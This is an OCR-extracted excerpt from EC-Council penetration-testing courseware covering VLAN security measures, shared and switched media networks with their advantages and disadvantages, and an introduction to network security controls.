
Security implications of VLANs

- Keep hosts separated by VLANS and limit what devices can talk to those hosts
- Increase security options by separation and specific frame delivery

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Control inter-VLAN routing through the use of IP access lists
- Deploy VTP domain, VTP pruning and password protections
- Physical security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Shared Media Network

In shared media network, each node in the network share a single channel and bandwidth for communication. Every message reaches to every node in the shared media network, in the form of data packet. A data packet contains an address field that specifies the intended receiver. When a node receives a packet, it will check the address field. If a packet belongs to that node, it will process the packet otherwise simply ignored it.




Figure A.142: Shared Media Networks

Some shared media networks like Ethernet, supports broadcasting and multicasting mechanisms, where data is transmitted to multiple nodes simultaneously.

Advantages:

- Cheap due to the low number of channel and hardware interference components
- No switch so no switch delay
- Short response time


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Broadcasting or multicasting easy
- Simple design

Disadvantages:

- Fixed channel bandwidth
- Need router or gateway to go beyond each segment
- Limited distance span
- Traffic problem and network collision
- Security issues may arise as all the information is transmitted to all the nodes

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Switched Media Network

In switched media network, point to point communication is established through dedicated line. The communication needs switch to establish direct connection.




Figure A.143: Switched Media Networks

Switched network media is divided into three types: circuit switched network, message switched network, and packet switched network.

- **Circuit Switched Network**: Circuit switched network establishes a dedicated communication channel ("circuit") between the sender and the receiver, throughout the complete connection. In this type of network, routing decisions are made at the time of circuit establishment.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Message Switched Network**: Unlike circuit switched network, message switched network does not establish a dedicated communication channel between the sender and receiver. In this type of network, a node sends a message by appending the destination address in it. Here, message is transmitted from node to node, throughout the network. When a node receives a message, it stores the message on its disk until the next device is ready to receive it and forwards the message to the next node. Due to this reason, this network is also known as Store and Forward Switching.
- **Packet Switched Network**: Packet switched network break the message into small parts, known as data packets. Each packet contains a header with source, destination and intermediate node addresses. Moreover, each packets take different routes to reach to reach the respective destination.


Advantages:

- High bandwidth so that multiple pairs of nodes can communicate simultaneously
- No collision

Disadvantages:

- Expensive
- Complex design
- High response time
- Security issues arises if port is enabled on access switches. Access to the network can be achieved through rogue devices


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Security Controls

Network security controls help organizations to enhance the security of their private network by allowing only authorized end point devices to access and communicate with critical network resources. This section discusses about various network security controls such as access control, identification, authentication, authorization, accounting, cryptography, and various security policies that help the organizations in protecting their information assets from various attacks.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Security Controls

